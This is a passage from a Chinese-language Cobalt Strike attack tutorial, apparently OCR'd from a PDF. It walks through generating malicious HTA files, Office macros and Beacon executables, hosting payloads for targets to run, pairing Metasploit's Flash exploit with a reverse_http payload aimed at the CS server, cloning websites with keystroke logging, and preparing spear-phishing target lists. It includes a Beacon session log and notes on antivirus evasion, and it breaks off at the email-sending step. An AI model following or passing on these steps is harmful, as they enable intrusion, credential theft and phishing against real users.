
如果勾选了 `Use Java Applet to get information` 则可以发现目标的 Java 版本及内网 IP 地址，但是这样做被发现的风险就会提高，同时现在浏览器已经默认关闭了 java 执行权限，因此这个选项的作用也变得不大了。



配置完后，当用户打开配置后的链接，我们可以在三个地方进行观察

```
1、View --> Applications
2、View --> Web Log
3、Cobalt Strike --> Visualization --> Target Table
```

目标用户打开链接时，我们在 CS 上就能够看到目标使用的浏览器版本、系统版本等信息了，知道了版本信息，就能够进一步知道目标上可能存在什么漏洞。



值得注意的一点是如果 Cobalt Strike 的 web 服务器收到了 lynx、wget 或 curl 的请求，CS 会自动返回一个 404 页面，这样做是为了防御蓝队的窥探。

3、Cobalt Strike 的攻击方式

3、Cobalt Strike 的攻击方式

用户驱动攻击

用户驱动攻击 `User-Driven Attacks` 需要欺骗用户产生交互才行，但也有许多的优点。

首先用户驱动攻击不包含恶意攻击代码，所以用户系统上的安全补丁是没用的；其次无论目标使用什么版本的程序，我们都可以创建相应的功能来执行；最后因为用户驱动攻击十分可靠，也使得它很完美。

当我们采取行动来追踪并需要攻击时，它就像用户本地执行程序一样，CS 为我们提供了几个用户驱动攻击的选项，分别如下：

用户驱动攻击包

用户驱动攻击包 `User-Driven Attacks Packages` 功能打开位置： `Attacks --> Packages`

1、HTML 应用

HTML 应用 `HTML Application` 生成 (executable/VBA/powershell) 这 3 种原理不同的 VBScript 实现的 `evil.hta` 文件。

2、Microsoft Office 宏文件

Microsoft Office 宏文件 `Microsoft Office Document Macros` 可以生成恶意宏放入 office 文件，非常经典的攻击手法。

3、Payload 生成器

Payload 生成器 `Payload Generator` 可以生成各种语言版本的 Payload，便于进行免杀。

4、Windows 可执行文件

Windows 可执行文件 `Windows Executable` 会生成一个 Windows 可执行文件或 DLL 文件。默认 x86，勾选 x64 表示包含 x64 payload stage 生成了 artifactX64.exe(17kb) artifactX64.dll(17kb)

5、Windows 可执行文件（Stageless）

Windows 可执行文件（Stageless） `Windows Executable (Stageless)` 会生成一个无进程的 Windows 可执行文件或 DLL 文件。其中的 Stageless 表示把包含 payload 在内的”全功能”被控端都放入生成的可执行文件 beconX64.exe(313kb) beconX64.dll(313kb) becon.ps1(351kb)

用户驱动的 Web 交付攻击

用户驱动 Web 交付攻击 `User-Driven Web Drive-by Attacks` 功能打开位置： `Attacks --> Web Drive-by`

1、java 签名 applet 攻击

java 签名 applet 攻击 `Java Signed Applet Attack` 会启动一个 Web 服务以提供自签名 Java Applet 的运行环境，浏览器会要求用户授予 applet 运行权限，如果用户同意则实现控制，但目前该攻击方法已过时。

2、Java 智能 Applet 攻击

Java 智能 Applet 攻击 `Java Smart Applet Attack` 会自动检测 Java 版本并利用已知的漏洞绕过安全沙箱，但 CS 官方称该攻击的实现已过时，在现在的环境中无效。

3、脚本化 Web 交付

脚本化 Web 交付 `Scripted Web Delivery` 为 payload 提供 web 服务以便于下载和执行，类似

脚本化 Web 交付 `Scripted Web Delivery` 为 payload 提供 web 服务以便于下载和执行，类似于 MSF 的 Script Web Delivery

4、托管文件

托管文件 `Host File` 通过 `Attacks --> Web Drive-by --> Host File` 进行配置，攻击者可以通过这个功能将文件上传到 CS 服务端上，从而进行文件托管。


如果想删除上传到 CS 服务端上的文件，可以到 `Attacks --> Web Drive-by --> Manage` 下进行删除。


如果想查看谁访问了这些文件，可以到 `View --> Web Log` 下进行查看。

4、开始攻击


HTML 应用攻击

首先来到 `Attacks --> Packages --> HTML Application` 创建一个 HTML 应用，如果没有创建监听的话，还需要创建一个监听。







HTML 应用文件生成好后，来到 `Attacks --> Web Drive-by --> Host File` ，选择刚才生成的文件，最后点击 Launch，复制 CS 创建的链接，在目标主机上打开此链接。



当在目标主机上提示是否运行时，点击运行。



当该文件在目标上运行后，CS 客户端上就可以看到回连的会话了。


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external internal listener user computer note
2 91 192.168.175.144 html application test administrator * WIN-P26AK33U871
Event Log X
Processes 192.168.175.144@2140 X
Beacon 192.168.175.144@2140 X
beacon> sleep 5
[*] Tasked beacon to sleep for 5s
[+] host called home, sent: 28 bytes
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 39 bytes
[+] received output:
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::a1ac:3035:cbdf:4872%11
IPv4 地址 . . . . . : 192.168.175.144
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.175.2
隧道适配器 isatap.{4097FC11-0E06-43BB-BE9C-60E3C5773A0B}:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :

MSF 与 CS 的结合利用

如果想使用 MSF 对目标进行漏洞利用，再通过这个漏洞来传输 Beacon 的话，也是可以的。

1、首先在 MSF 上选择攻击模块

2、接着在 MSF 上设置 Payload 为 `windows/meterpreter/reverse_http` 或者 `windows/meterpreter/reverse_https` ，这么做是因为 CS 的 Beacon 与 MSF 的分阶段协议是相兼容的。

3、之后在 MSF 中设置 Payload 的 LHOST、LPORT 为 CS 中 Beacon 的监听器 IP 及端口。

4、然后设置 `DisablePayloadHandler` 为 True，此选项会让 MSF 避免在其内起一个 handler 来服务你的 payload 连接，也就是告诉 MSF 说我们已经建立了监听器，不必再新建监听器了。

5、再设置 `PrependMigrate` 为 True，此选项让 MSF 前置 shellcode 在另一个进程中运行 payload stager。如果被利用的应用程序崩溃或被用户关闭，这会帮助 Beacon 会话存活。

6、最后运行 `exploit -j` ，–j 是指作为 job 开始运行，即在后台运行。

操作

在 CS 中新建一个 HTTP Beacon，创建过程不再赘述。

1、在 MSF 中选择攻击模块，根据教程这里选择的 `adobe_flash_hacking_team_uaf` 模块，不过个人感觉现在这个模块已经不太能被利用成功了。

```
use exploit/multi/browser/adobe_flash_hacking_team_uaf
```


2、接着配置 payload，这里选择 revese_http payload

```
set payload windows/meterpreter/revese_http
set LHOST cs_server_ip
set LPORT 80
```

3、之后，配置 `DisablePayloadHandler` 、 `PrependMigrate` 为 True

```
set DisablePayloadHandler True
set PrependMigrate True
```

4、最后，开始攻击。




伪装—克隆网站

在向目标发送漏洞程序之前，我们将自己进行伪装一下，这样可以更好的保护自己，同时提高成功率。CS 上有个克隆网站的功能，能够较好的帮助到我们。

首先，来到 `Attacks --> Web Drive-by --> Clone Site` 下，打开克隆网站的功能，之后写入待克

隆网站的 URL，在 Attack 中写入 MSF 中生成的 URL。

其中 `Log keystrokes on cloned site` 选项如果勾选则可以获取目标的键盘记录，记录结果在 Web Log 中能够查看。



之后，浏览器打开克隆站点地址，如果目标存在漏洞，就可以被利用了，同时在 CS 中也会观察到主机上线。

5、鱼叉式网络钓鱼

用 CS 进行钓鱼需要四个步骤：

1、创建一个目标清单

2、制作一个邮件模板或者使用之前制作好的模板

3、选择一个用来发送邮件的邮件服务器

4、发送邮件

目标清单

目标清单就是每行一个邮件地址的 txt 文件，即每行包含一个目标。

在一行中除了邮件地址也可以使用标签或一个名字。如果提供了名称，则有助于 Cobalt Strike 自定义每个网络钓鱼。

这里使用一些在线邮件接收平台的邮箱地址作为示例。

```
astrqb79501@chacuo.net    test1
gswtdm26180@chacuo.net    test2
ypmgin95416@chacuo.net    test3
```

将以上内容保存为 txt 文本文件，就创建好了自己的目标清单。

模板


使用模板的好处在于可以重复利用，制作钓鱼模板也很简单。

首先可以自己写一封邮件发给自己，或者直接从自己收件箱挑选一个合适的。有了合适的邮件之后，查看邮件原始信息，一般在邮件的选项里能找到这个功能。最后将邮件的原始信息保存为文件，一个模板就制作完成了。

发送邮件

